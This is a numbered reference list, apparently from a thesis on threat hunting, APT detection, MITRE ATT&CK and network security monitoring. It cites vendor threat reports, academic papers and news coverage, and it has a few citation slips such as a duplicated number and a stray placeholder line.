- [1] "The Endgame Guide to Threat Hunting: Practitioner's Edition | Endgame." 3 Jun. 2018, https://www.endgame.com/resource/industry-insights/endgame-guide-threat-hunting-practitioners-edition. Accessed 12 Jul. 2019.
- [2] "Inside Magecart: - RiskIQ." https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf. Accessed 1 Apr. 2019.
- [3] "A study on cyber threat prediction based on intrusion ... - Springer Link." Accessed August 16, 2019. https://link.springer.com/article/10.1007/s11042-012-1275-x.
- [4] "A Network Gene-Based Framework for Detecting ... - IEEE Xplore." Accessed August 16, 2019. https://ieeexplore.ieee.org/document/7024564/.
- [5] "Analysis of high volumes of network traffic for ... - ScienceDirect.com." Accessed August 16, 2019. https://www.sciencedirect.com/science/article/pii/S1389128616301633.
- [6] "Network attacks: Taxonomy, tools and systems - ScienceDirect." https://www.sciencedirect.com/science/article/pii/S1084804513001756. Accessed 16 Aug. 2019.
- [7] "The Diamond Model: An Analyst's Best Friend - YouTube." 25 Mar. 2019, https://www.youtube.com/watch?v=TE6UY3u9aEY. Accessed 16 Aug. 2019.
- [8] "A Study on Advanced Persistent Threats - Springer Link." https://link.springer.com/chapter/10.1007/978-3-662-44885-4_5. Accessed 16 Aug. 2019.
- [3] "Online Risk Assessment of Intrusion Scenarios Using ... - Springer Link." https://link.springer.com/chapter/10.1007/978-3-540-88313-5_3. Accessed 16 Aug. 2019.
- [9] "Assessing Outbound Traffic to Uncover Advanced Persistent Threat." https://www.sans.edu/student-files/projects/JWP-Binde-McRee-OConnor.pdf. Accessed 16 Aug. 2019.
- [10] "Advanced persistent threats: Behind the scenes - IEEE ... - IEEE Xplore." https://ieeexplore.ieee.org/document/7460498. Accessed 16 Aug. 2019.
- [11] "An Ontology for Network Security Attacks - Springer Link." https://link.springer.com/chapter/10.1007/978-3-540-30176-9_41. Accessed 16 Aug. 2019.
- [12] (n.d.). GitHub - kbandla/APTnotes: Various public documents, whitepapers .... Retrieved January 23, 2019, from https://github.com/kbandla/APTnotes
- [13] (n.d.). GitHub - aptnotes/data: APTnotes data. Retrieved January 23, 2019, from https://github.com/aptnotes/data
- [14] (n.d.). APT & CyberCriminal Campaign Collection - GitHub. Retrieved January 23, 2019, from https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections
- [15] "Cyber Attack Lifecycle - Law Enforcement Cyber Center." http://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/. Accessed 29 Jan. 2019.
- [16] "Performance Evaluation of the Bro Covert Channel Detection ...." Accessed August 16, 2019. http://www.it.murdoch.edu.au/nsrg/cc_detection_ids/reports/Murdoch_University_IT_NSRG_TR20180427A_COL.pdf.
- [17] "APT Detection Framework - Nige the Security Guy - WordPress.com." Accessed August 16, 2019. https://nigesecurityguy.wordpress.com/2013/11/12/apt-detection-framework/.
- [18] "Second Florida city pays giant ransom to ransomware gang in ... - ZDNet." 26 Jun. 2019, https://www.zdnet.com/article/second-florida-city-pays-giant-ransom-to-ransomware-gang-in-a-week/. Accessed 13 Aug. 2019.
- [19] "Florida City Fires IT Employee After Paying $460000 ... - Gizmodo." 1 Jul. 2019, https://gizmodo.com/florida-city-fires-it-employee-after-paying-460-000-in-1836031022. Accessed 13 Aug. 2019.
- [20] "Florida LAN: Someone clicks link, again, giving Key ... - Ars Technica." 28 Jun. 2019, https://arstechnica.com/information-technology/2019/06/is-there-something-in-the-water-third-florida-city-hit-by-ransomware/. Accessed 13 Aug. 2019.
- [21] "Georgia police hit with ransomware infection - CNET." 29 Jul. 2019, https://www.cnet.com/news/georgia-police-hit-with-ransomware-infection/. Accessed 13 Aug. 2019.

- [22] "Georgia Public Safety Agency Hit with Ransomware Attack." 29 Jul. 2019, https://www.govtech.com/security/Georgia-Public-Safety-Agency-Hit-with-Ransomware-Attack.html. Accessed 13 Aug. 2019.
- [23] "Ransomware Hits Georgia Courts as Municipal Attacks Spread | WIRED." 1 Jul. 2019, https://www.wired.com/story/ransomware-hits-georgia-courts-municipal-attacks-spread/. Accessed 13 Aug. 2019.
- [24] "Thriving Beyond The Operating System: Financial Threat ... - FireEye." 7 Dec. 2015, https://www.fireeye.com/blog/threat-research/2015/12/fin1-targets-boot-record.html. Accessed 13 Aug. 2019.
- [25] "Fancy bears and digital trolls: Cyber strategy with a Russian twist ...." https://www.tandfonline.com/doi/abs/10.1080/01402390.2018.1559152. Accessed 13 Aug. 2019.
- [26] "International dimensions of electoral processes: Russia, the ... - Springer." https://link.springer.com/content/pdf/10.1057%2Fs41311-017-0113-1.pdf. Accessed 13 Aug. 2019.
- [27] "Russia's Approach to Cyber Warfare (1Rev) - Dtic." https://apps.dtic.mil/docs/citations/AD1032208. Accessed 13 Aug. 2019.
- [28] "The Mueller Report - DocumentCloud." https://www.documentcloud.org/documents/5955118-The-Mueller-Report.html. Accessed 13 Aug. 2019.
- [29] "Laura Galante: How (and why) Russia hacked the US election | TED ...." 3 May. 2017, https://www.ted.com/talks/laura_galante_how_to_exploit_democracy. Accessed 13 Aug. 2019.
- [30] "Assessing Russian Activities and Intentions in Recent US Elections." 6 Jan. 2017, https://www.dni.gov/files/documents/ICA_2017_01.pdf. Accessed 13 Aug. 2019.
- [32] "Russia, Trump, and the 2016 U.S. Election." 26 Feb. 2018, https://www.cfr.org/backgrounder/russia-trump-and-2016-us-election. Accessed 13 Aug. 2019.
- [33] "Did Russia Affect the 2016 Election? It's Now Undeniable | WIRED." 16 Feb. 2018, https://www.wired.com/story/did-russia-affect-the-2016-election-its-now-undeniable/. Accessed 13 Aug.
- [34] "Russian hacking and the 2016 election, explained - CNNPolitics." 16 Dec. 2016, https://www.cnn.com/2016/12/12/politics/russian-hack-donald-trump-2016-election/index.html. Accessed 13 Aug. 2019.
- [35] "Bears in the Midst: Intrusion into the Democratic National Committee »." 15 Jun. 2016, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/. Accessed 14 Aug. 2019.
- [36] "ANONYMOUS - Digital Collections at Texas State University." https://digital.library.txstate.edu/bitstream/handle/10877/5378/MIKHAYLOVA-THESIS-2014.pdf. Accessed 14 Aug. 2019.
- [37] "STIX Whitepaper - Standards Coordinating Council." 20 Feb. 2014, https://www.standardscoordination.org/sites/default/files/docs/STIX_Whitepaper_v1.1.pdf. Accessed 11 Jul. 2019.
- [38] "Tactics, Techniques, and Procedures (TTPs) | Azeria Labs." https://azeria-labs.com/tactics-techniques-and-procedures-ttps/. Accessed 11 Jul. 2019.
- [39] "ATT&CKing the Status Quo Improving Threat Intelligence ... - SANS.org." 6 Sep. 2018, https://www.sans.org/cyber-security-summit/archives/file/summit_archive_1536260992.pdf. Accessed 19 Aug. 2019.
- [40] "Intelligence-Driven Computer Network Defense ... - Lockheed Martin." https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf. Accessed 3 Apr. 2019.
- [41] "APT1: Exposing One of China's Cyber Espionage Units - FireEye." 25 Oct. 2004, https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf. Accessed 3 Apr. 2019.
- [42] "(PDF) A novel kill-chain framework for remote security log analysis ...." https://www.researchgate.net/publication/314782193_A_novel_kill-chain_framework_for_remote_security_log_analysis_with_SIEM_software. Accessed 3 Apr. 2019.
- [43] "Cyber Kill Chain - Lockheed Martin." https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf. Accessed 21 Feb. 2019.

- [44] "Detecting and Preventing Attacks Earlier in the Kill Chain - SANS.org." 30 Aug. 2015, https://www.sans.org/reading-room/whitepapers/infosec/detecting-preventing-attacks-earlier-kill-chain-36230. Accessed 25 Jul. 2019.
- [45] "Enterprise Matrix - mitre att&ck - The MITRE ...." 25 Apr. 2019, https://attack.mitre.org/wiki/ATT&CK_Matrix/. Accessed 25 Jul. 2019.
- [46] "Cyber Wargaming - The MITRE Corporation." 29 Aug. 2018, https://www.mitre.org/sites/default/files/publications/pr_18-1636-ngci-cyber-wargaming.pdf. Accessed 25 Jul. 2019.
- [47] "MITRE ATT&CK: Design and Philosophy - The MITRE Corporation." https://www.mitre.org/sites/default/files/publications/pr-18-0944-11-mitre-attack-design-and-philosophy.pdf. Accessed 25 Jul. 2019.
- [48] "FAQ - mitre att&ck - The MITRE Corporation." https://attack.mitre.org/resources/faq/. Accessed 25 Jul. 2019.
- [49] "A Cyber Security Engineer Scores a Big Win with ATT&CK | The ...." https://www.mitre.org/careers/working-at-mitre/employee-voices/a-cyber-security-engineer-scores-a-big-win-with-attck. Accessed 25 Jul. 2019.
- [50] "MITRE ATT&CKcon 2018: How Did We Get Here? - YouTube." 14 Nov. 2018, https://www.youtube.com/watch?v=u8Fnwb-1kMg. Accessed 11 Jul. 2019.
- [51] "[PDF] The Human Immune System and Network ... - Semantic Scholar." https://www.semanticscholar.org/paper/The-Human-Immune-System-and-Network-Intrusion-Kim-Bentley/28f7b21ffe45177cc113e1b6e2e1f9e6a22ac2d5. Accessed 15 Aug. 2019.
- [52] Jason Luttgens. Matthew Pepe. Kevin Mandia. (2014). Incident Response & Computer Forensics, Third Edition. McGraw-Hill/Osborne.
- [53] Bejtlich, R. (2013). *The practice of network security monitoring understanding incident detection and response*. San Francisco: No Starch Press.
- [54] Sanders, C., & Smith, J. (2014). *Applied network security monitoring: Collection, detection, and analysis*. Amsterdam: Syngress, an imprint of Elsevier.
- [55] "Threat-Based Adversary Emulation with MITRE ATT&CK - SANS.org." https://www.sans.org/cyber-security-summit/archives/file/summit_archive_1536260992.pdf. Accessed 17 Jul. 2019.
- [56] "mitre/caldera - GitHub." https://github.com/mitre/caldera. Accessed 21 Aug. 2019.
- [57] "CALDERA User Documentation — CALDERA 0.3.0 ... - Read the Docs." https://caldera.readthedocs.io/en/latest/. Accessed 21 Aug. 2019.
- [58] "Platform - Scythe.io." https://www.scythe.io/platform. Accessed 21 Aug. 2019.
- [59] "redcanaryco/atomic-red-team - GitHub." https://github.com/redcanaryco/atomic-red-team. Accessed 21 Aug. 2019.
- [60] "Live Adversary Simulation: Red and Blue Team Tactics - YouTube." 5 Mar. 2019, https://www.youtube.com/watch?v=zZ3nuYZKBwk. Accessed 22 Aug. 2019
- [61] "agent-based modeling and simulation of cyber-warfare between ...." http://www.scs-europe.net/services/ecms2005/pdf/abs-03.pdf. Accessed 21 Aug. 2019.
- [62] "Model-based Security Metrics Using ADversary VIew ... - IEEE Xplore." http://ieeexplore.ieee.org/abstract/document/6042046/. Accessed 20 Aug. 2019.
- [63] "Introduction to Network Forensics - enisa - europa.eu." https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/introduction-to-network-forensics-handbook.pdf. Accessed 22 Aug. 2019.
- [64] "Sonification for Network-Security Monitoring - Oxford University ...." https://ora.ox.ac.uk/objects/uuid:cfdb85ba-4d30-4743-a275-47b8d6949ac5/download_file?file_format=pdf&safe_filename=Thesis.pdf&type_of_work=Thesis. Accessed 22 Aug. 2019.
- [65] "NIST SP 800-94, Guide to Intrusion Detection and ... - NIST Page." https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf. Accessed 22 Aug. 2019.
- [66] "Intrusion Detection: A Survey - Springer Link." https://link.springer.com/chapter/10.1007/0-387-24230-9_2. Accessed 22 Aug. 2019.

- [67] "Towards a taxonomy of intrusion-detection systems - CiteSeerX." http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.626.4329&rep=rep1&type=pdf. Accessed 22 Aug. 2019.
- [68] "You Don't Know What You Can't See: Network Security Monitoring in ...." https://www.sans.org/cyber-security-summit/archives/file/summit_archive_1493840314.pdf. Accessed 22 Aug. 2019.
- [69] "100G Intrusion Detection - CSPi." https://www.cspi.com/wp-content/uploads/2016/09/Berkeley-100GIntrusionDetection.pdf. Accessed 24 Aug. 2019.
- [70] "100G Network Monitoring with Bro and Time Machine - Center for ...." 11 Mar. 2015, http://www.crc.nd.edu/~rich/Bro/CENIC-100GMonitoring.pdf. Accessed 24 Aug. 2019.
- [71] "How Much Should I Budget For Network Monitoring Software article." 25 Oct. 2016, https://www.helpsystems.com/resources/articles/how-much-should-i-budget-network-monitoring-software. Accessed 24 Aug. 2019.
- [72] "DPDKStat: 40Gbps Statistical Traffic Analysis with Off-the-Shelf ...." 11 Mar. 2016, https://perso.telecom-paristech.fr/drossi/paper/DPDKStat-techrep.pdf. Accessed 24 Aug. 2019.
- [73] "SciPass - GlobalNOC - Indiana University." https://globalnoc.iu.edu/sdn/scipass.html. Accessed 24 Aug. 2019.
- [74] "Introducing the Adversary Playbook: First up, OilRig - Unit 42 – Palo ...." 15 Dec. 2017, https://unit42.paloaltonetworks.com/unit42-introducing-the-adversary-playbook-first-up-oilrig/. Accessed 25 Aug. 2019.
- [75] "What is Systems Theory? - YouTube." 6 Nov. 2017, https://www.youtube.com/watch?v=uHL-l_lz_sA. Accessed 25 Jul. 2019.
- [76] "Windows - mitre att&ck - The MITRE Corporation." 5 Dec. 2018, https://attack.mitre.org/matrices/enterprise/windows/. Accessed 29 Jan. 2019.
- [77] "Linux - mitre att&ck - The MITRE Corporation." 17 Oct. 2018, https://attack.mitre.org/matrices/enterprise/linux/. Accessed 29 Jan. 2019.
- [78] "macOS - mitre att&ck - The MITRE Corporation." 5 Dec. 2018, https://attack.mitre.org/matrices/enterprise/macos/. Accessed 29 Jan. 2019.
- [79] "APT3 Adversary Emulation Plan - mitre att&ck - The MITRE Corporation." https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf. Accessed 18 Jul. 2019
- [80] "Clandestine Fox, Part Deux | FireEye Inc." https://www.fireeye.com/blog/threat-research/2014/06/clandestine-fox-part-deux.html. Accessed 18 Aug.
- [81] "APT3 Uncovered: The code evolution of Pirpi - recon.cx." https://recon.cx/2017/montreal/resources/slides/RECON-MTL-2017-evolution_of_pirpi.pdf. Accessed 18 Jul.
- [82] "Operation Double Tap | FireEye Inc." 21 Nov. 2014, https://www.fireeye.com/blog/threat-research/2014/11/operation_doubletap.html. Accessed 18 Aug. 2019.
- [83] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [84] "Buckeye cyberespionage group shifts gaze from US to Hong Kong ...." 6 Sep. 2016, https://www.symantec.com/connect/blogs/buckeye-cyberespionage-group-shifts-gaze-us-hong-kong. Accessed 18 Aug. 2019
- [85] "Group: APT3, Gothic Panda, Pirpi, UPS Team, Buckeye ... - mitre att&ck." https://attack.mitre.org/groups/G0022/. Accessed 18 Aug. 2019.
- [86] "Operation-Blockbuster-Report.pdf - GitHub." https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/blob/master/2016/2016.02.24.Operation_Blockbuster/Operation-Blockbuster-Report.pdf. Accessed 18 Jul. 2019.
- [87] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [88] "Operation-Blockbuster-Loaders-Installers-and-Uninstallers-Report.pdf." https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/blob/master/2016/2016.02.24.Operation_Blockbuster/Operation-Blockbuster-Loaders-Installers-and-Uninstallers-Report.pdf. Accessed 18 Aug. 2019.
- [89] "Full Discloser of Andariel, A Subgroup of Lazarus Threat ... - AhnLab." https://global.ahnlab.com/global/upload/download/techreport/[AhnLab]Andariel_a_Subgroup_of_Lazarus%20(3).pdf. Accessed 18 Jul. 2019.

- [90] "Trojan.Koredos Comes with an Unwelcomed Surprise | Symantec ...." 11 Mar. 2011, https://www.symantec.com/connect/blogs/trojankoredos-comes-unwelcomed-surprise. Accessed 18 Aug. 2019.
- [91] "The Hack of Sony Pictures: What We Know and What You Need to ...." 8 Dec. 2014, https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/the-hack-of-sony-pictures-what-you-need-to-know. Accessed 18 Aug. 2019.
- Sdfsdf
- [92] "The Blockbuster Sequel - Palo Alto Networks Unit 42." 7 Apr. 2017, https://unit42.paloaltonetworks.com/unit42-the-blockbuster-sequel/. Accessed 18 Aug. 2019.
- [93] "A Look into the Lazarus Group's Operations - Security News - Trend ...." Accessed August 18, 2019. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/a-look-into-the-lazarus-groups-operations.
- [94] "Microsoft and Facebook disrupt ZINC malware attack to protect ...." Accessed August 18, 2019. https://blogs.microsoft.com/on-the-issues/2017/12/19/microsoft-facebook-disrupt-zinc-malware-attack-protect-customers-internet-ongoing-cyberthreats/.
- [95] "Lazarus & Watering-hole attacks - BAE Systems Threat Research Blog." 12 Feb. 2017, https://baesystemsai.blogspot.com/2017/02/lazarus-watering-hole-attacks.html. Accessed 18 Jul. 2019.
- [96] "North Korea Bitten by Bitcoin Bug: Financially motivated ... - Proofpoint." https://www.proofpoint.com/sites/default/files/pfpt-us-wp-north-korea-bitten-by-bitcoin-bug-180129.pdf. Accessed 17 Aug. 2019.
- [97] "Report APT38 - FireEye." Accessed August 18, 2019. https://content.fireeye.com/apt/rpt-apt38.
- [98] "Lazarus Group - mitre att&ck - The MITRE Corporation." https://attack.mitre.org/groups/G0032/. Accessed 18 Aug. 2019.
- [99] "Group: APT38 | MITRE ATT&CK™ - The MITRE Corporation." https://attack.mitre.org/groups/G0082/. Accessed 18 Aug. 2019.
- [100] "Iranian Cyber Espionage - ProQuest Research Library." http://search.proquest.com/openview/7816e26f17ba341674713046f4a249fa/1?pq-origsite=gscholar&cbl=18750&diss=y. Accessed 17 Aug. 2019.
- [101] "Research Collection - ETH Zürich." 7 May. 2019, https://www.research-collection.ethz.ch/bitstream/handle/20.500.11850/344841/1/20190507_MB_HS_IRNV1_rev.pdf. Accessed 18 Jul. 2019.
- [102] "Charming Kitten - ClearSky Cyber Security." 2 Dec. 2017, https://www.clearskysec.com/wp-content/uploads/2017/12/Charming_Kitten_2017.pdf. Accessed 18 Jul. 2019.
- [103] "Insights into Iranian Cyber Espionage: APT33 Targets ... - FireEye." 20 Sep. 2017, https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html. Accessed 18 Jul. 2019
- [104] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [105] "Group: APT33, Elfin | MITRE ATT&CK™ - The MITRE Corporation." Accessed August 18, 2019. https://attack.mitre.org/groups/G0064/.
- [106] "Group: APT39, Chafer | MITRE ATT&CK™ - The MITRE Corporation." Accessed August 18, 2019. https://attack.mitre.org/groups/G0087/.
- [107] "Group: Charming Kitten | MITRE ATT&CK™ - The MITRE Corporation." Accessed August 18, 2019. https://attack.mitre.org/groups/G0058/.
- [108] "Group: Cleaver, Threat Group 2889, TG-2889 | MITRE ATT&CK™." Accessed August 18, 2019. https://attack.mitre.org/groups/G0003/.
- [109] "Group: CopyKittens | MITRE ATT&CK™ - The MITRE Corporation." https://attack.mitre.org/groups/G0052/. Accessed 18 Aug. 2019.
- [110] "Group: Magic Hound, Rocket Kitten, Operation Saffron ... - mitre att&ck." https://attack.mitre.org/groups/G0059/. Accessed 18 Aug. 2019.
- [111] "Group: OilRig, IRN2, HELIX KITTEN, APT34 | MITRE ATT&CK™." https://attack.mitre.org/groups/G0049/. Accessed 18 Aug. 2019.

- [112] "APT28: A Window into Russia's Cyber Espionage Operations - FireEye." 5 Feb. 2010, https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-apt28.pdf. Accessed 17 Aug. 2019.
- [113] "APT28 Under the Scope - Index of - Bitdefender." 17 Dec. 2015, https://download.bitdefender.com/resources/media/materials/white-papers/en/Bitdefender_In-depth_analysis_of_APT28%E2%80%93The_Political_Cyber-Espionage.pdf. Accessed 17 Aug. 2019.
- [114] "Dissecting the APT28 Mac OS X Payload - Bitdefender." https://download.bitdefender.com/resources/files/News/CaseStudies/study/143/Bitdefender-Whitepaper-APT-Mac-A4-en-EN-web.pdf. Accessed 17 Aug. 2019.
- [115] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [116] "Group: APT28, SNAKEMACKEREL, Swallowtail, Group ... - mitre att&ck." Accessed August 18, 2019. https://attack.mitre.org/groups/G0007/.
- [117] "AR-17-20045 Enhanced Analysis of GRIZZLY STEPPE Activity - US-Cert." 10 Feb. 2017, https://www.us-cert.gov/sites/default/files/publications/AR-17-20045_Enhanced_Analysis_of_GRIZZLY_STEPPE_Activity.pdf. Accessed 18 Aug. 2019.
- [118] "New Adobe Flash Zero-Day Used in Pawn Storm ... - Trend Micro Blog." 13 Oct. 2015, https://blog.trendmicro.com/trendlabs-security-intelligence/new-adobe-flash-zero-day-used-in-pawn-storm-campaign/. Accessed 18 Aug. 2019.
- [119] "Operation RussianDoll: Adobe & Windows Zero-Day Exploits ... - FireEye." 18 Apr. 2015, https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html. Accessed 18 Aug. 2019.
- [120] "Sofacy Recycles Carberp and Metasploit Code | News from the Lab." https://labsblog.f-secure.com/2015/09/08/sofacy-recycles-carberp-and-metasploit-code/. Accessed 18 Aug. 2019.
- [121] "Bears in the Midst: Intrusion into the Democratic National Committee »." 15 Jun. 2016, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/. Accessed 18 Aug. 2019.
- [122] "New Sofacy Attacks Against US Government Agency." 14 Jun. 2016, https://unit42.paloaltonetworks.com/unit42-new-sofacy-attacks-against-us-government-agency/. Accessed 18 Aug. 2019.
- [123] "Sofacy's 'Komplex' OS X Trojan - Palo Alto Networks Unit 42." 26 Sep. 2016, https://unit42.paloaltonetworks.com/unit42-sofacys-komplex-os-x-trojan/. Accessed 18 Aug. 2019.
- [124] "APT28: AT THE CENTER OF THE STORM ... - FireEye." https://www2.fireeye.com/rs/848-DID-242/images/APT28-Center-of-Storm-2017.pdf. Accessed 18 Aug. 2019.
- [125] "A journey to Zebrocy land | WeLiveSecurity." 22 May. 2019, https://www.welivesecurity.com/2019/05/22/journey-zebrocy-land/. Accessed 18 Aug. 2019.
- [126] "JP 3-13.1 Electronic Warfare - The Global Information Society Project." 25 Jan. 2007, http://www.information-retrieval.info/docs/jp3_13_1.pdf. Accessed 22 Aug. 2019.
- [127] "Adversary Detection Pipelines & Adversary Simulation - SANS.org." 2 Aug. 2019, https://www.sans.org/webcasts/att-cking-enterprise-adversary-detection-pipelines-adversary-simulation-111435. Accessed 25 Aug. 2019.
- [128] "How to turn off Windows Defender using Group Policy – Prajwal Desai." 7 Jul. 2019, https://www.prajwaldesai.com/how-to-turn-off-windows-defender-using-group-policy/. Accessed 23 Aug. 2019.
- [129] "A Journey Through Adversary Emulation - SANS.org." https://www.sans.org/cyber-security-summit/archives/file/summit_archive_1563783669.pdf. Accessed 25 Aug. 2019.
- [130] "Network Security Modeling and Cyber Attack ... - Springer Link." 4 Jul. 2001, https://link.springer.com/chapter/10.1007/3-540-47719-5_26. Accessed 25 Aug. 2019.
- [131] "A Master Attack Methodology for an AI-Based ... - IEEE Xplore." 28 Aug. 2018, https://ieeexplore.ieee.org/document/8449268. Accessed 25 Aug. 2019.
- [132] "Cardinal RAT Active for Over Two Years - Unit 42 – Palo Alto Networks." 20 Apr. 2017, https://unit42.paloaltonetworks.com/unit42-cardinal-rat-active-two-years/. Accessed 25 Aug. 2019.
- [133] "The EPS Awakens - Part 2 | FireEye Inc." 21 Dec. 2015, https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html. Accessed 25 Aug. 2019.

- [134] "NSM and Intrusion Detection - Hurricane Labs." 28 Apr. 2017, https://www.hurricanelabs.com/docs/idsguide.pdf. Accessed 25 Aug. 2019.
- [135] "Analyst Tools - Security Onion Documentation - Read the Docs." https://securityonion.readthedocs.io/en/latest/analyst.html. Accessed 25 Aug. 2019.
- [136] "Network Visibility - Security Onion Documentation - Read the Docs." https://securityonion.readthedocs.io/en/latest/network.html. Accessed 25 Aug. 2019.
- [137] "Host Visibility - Security Onion Documentation - Read the Docs." https://securityonion.readthedocs.io/en/latest/host.html. Accessed 25 Aug. 2019.
- [138] "En Route with Sednit – Part 3 - WeLiveSecurity." https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part3.pdf. Accessed 29 Aug. 2019
- [139] "Snakemackerel delivers Zekapab malware I Accenture." 29 Nov. 2018, https://www.accenture.com/t20181129t203820z__w__/us-en/_acnmedia/pdf-90/accenture-snakemackerel-delivers-zekapab-malware.pdf. Accessed 29 Aug. 2019.
- [140] "Microsoft Security Intelligence Report - Download Center." https://download.microsoft.com/download/4/4/C/44CDEF0E-7924-4787-A56A-16261691ACE3/Microsoft_
- [141] "technical follow up - apt28 malware analysis - root9B." https://www.root9b.com/sites/default/files/whitepapers/root9b_follow_up_report_apt28.pdf. Accessed 29 Aug. 2019.
- [142] "Two Years of Pawn Storm Examining an Increasingly ... - Trend Micro." 15 Jan. 2017, https://documents.trendmicro.com/assets/wp/wp-two-years-of-pawn-storm.pdf. Accessed 29 Aug. 2019.
- [143] "En Route with Sednit – Part 1 - WeLiveSecurity." https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part1.pdf. Accessed 29 Aug. 2019.
- [144] "Trusted Computing vs. Advanced Persistent Threats - IEEE Xplore." http://ieeexplore.ieee.org/abstract/document/6726235?section=abstract. Accessed 29 Aug. 2019.
- [145] "Advanced social engineering attacks - ScienceDirect." https://www.sciencedirect.com/science/article/abs/pii/S2214212614001343. Accessed 29 Aug. 2019.
- [146] "Advanced Persistent threats and how to monitor ... - ScienceDirect.com." https://www.sciencedirect.com/science/article/pii/S1353485811700861. Accessed 30 Aug. 2019.
- [147] "Dynamic defense strategy against advanced persistent ... - IEEE Xplore." https://ieeexplore.ieee.org/document/7218444. Accessed 30 Aug. 2019.
- [148] "Advanced Persistent Threat Attack Detection: An ... - ResearchGate." https://www.researchgate.net/publication/305956804_Advanced_Persistent_Threat_Attack_Detection_An_Overview. Accessed 30 Aug. 2019.
- [149] "Detection of Multi-Stage Attacks Based on Multi-Layer ... - IEEE Xplore." https://ieeexplore.ieee.org/abstract/document/8761487/. Accessed 30 Aug. 2019.
- [150] "Combating advanced persistent threats: From network ... - ScienceDirect." https://www.sciencedirect.com/science/article/pii/S0167404814001461. Accessed 30 Aug. 2019.
- [151] "M-Trends 2010 - FireEye." https://content.fireeye.com/m-trends/rpt-m-trends-2010. Accessed 30 Aug. 2019.
- [152] "APT1: Exposing One of China's Cyber Espionage Units - FireEye." 25 Oct. 2004, https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf. Accessed 30 Aug. 2019.
- [153] "The People's Liberation Army as Organization - RAND Corporation." https://www.rand.org/pubs/conf_proceedings/CF182.html. Accessed 30 Aug. 2019.
- [154] "Cyber Wargaming - The MITRE Corporation." 29 Aug. 2018, https://www.mitre.org/sites/default/files/publications/pr_18-1636-ngci-cyber-wargaming.pdf. Accessed 25 Aug. 2019.
- [155] "What Are Static Sites? Why Jekyll is so popular now?." https://www.consagous.com/what-are-static-sites-why-jekyll-is-so-popular-now/. Accessed 14 Feb. 2019.
- [156] Steckler, Allan, et al. “Toward Integrating Qualitative and Quantitative Methods: An Introduction.” Sage Journals, Sage Journals, 1 Apr. 1992, journals.sagepub.com/doi/pdf/10.1177/109019819201900101.
- [157] "Correlating human traits and cyber security ... - ScienceDirect.com." https://www.sciencedirect.com/science/article/pii/S0167404817302523. Accessed 1 Sep. 2019.
- [158] "Groups | MITRE ATT&CK™ - The MITRE ...." https://attack.mitre.org/groups/. Accessed 1 Sep. 2019.

- [159] "High-performance many-core networking - ACM Digital Library." 15 Nov. 2015, https://dl.acm.org/citation.cfm?id=2830319. Accessed 4 Sep. 2019. [1]
- [160] "How to accelerate Bro with PF_RING FT – ntop." 29 Jul. 2018, https://www.ntop.org/pf_ring/how-to-accelerate-bro-with-pf_ring-ft/. Accessed 4 Sep. 2019.
- [161] "DPDKStat: 40Gbps Statistical Traffic Analysis with Off-the-Shelf ...." 11 Mar. 2016, https://perso.telecom-paristech.fr/drossi/paper/DPDKStat-techrep.pdf. Accessed 4 Sep. 2019.
- [162] "CCDC Is The “Real World” And Here's Why – Alex Levinson." 21 Apr. 2018, https://alexlevinson.wordpress.com/2018/04/21/ccdc-is-the-real-world-and-heres-why/. Accessed 4 Sep. 2019.
- [163] "NCCDC_logs-20170413 - Impact Cyber Trust." https://www.impactcybertrust.org/dataset_view?idDataset=763. Accessed 7 Sep. 2019.
- [164] "Using Bro to Hunt Persistent Threats by Benjamin ... - YouTube." 29 Sep. 2017, https://www.youtube.com/watch?v=4NGpHZCxf8M. Accessed 7 Sep. 2019.
- [165] "Splunk Add-on for Zeek aka Bro | Splunkbase." https://splunkbase.splunk.com/app/1617/. Accessed 8 Sep. 2019.
- [166] "Wire Data, Huh! What Is It Good For? Absolutely ... - Splunk." 14 Mar. 2019, https://www.splunk.com/blog/2019/03/14/wire-data-huh-what-is-it-good-for-absolutely-everything-say-it-again-now.html. Accessed 8 Sep. 2019.
- [167] "CVE-2014-6278 - The MITRE Corporation." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278. Accessed 8 Sep. 2019.
- [168] "TikiWiki 1.9 Sirius - 'jhot.php' Remote Command Execution ...." 2 Sep. 2006, https://www.exploit-db.com/exploits/2288. Accessed 8 Sep. 2019.
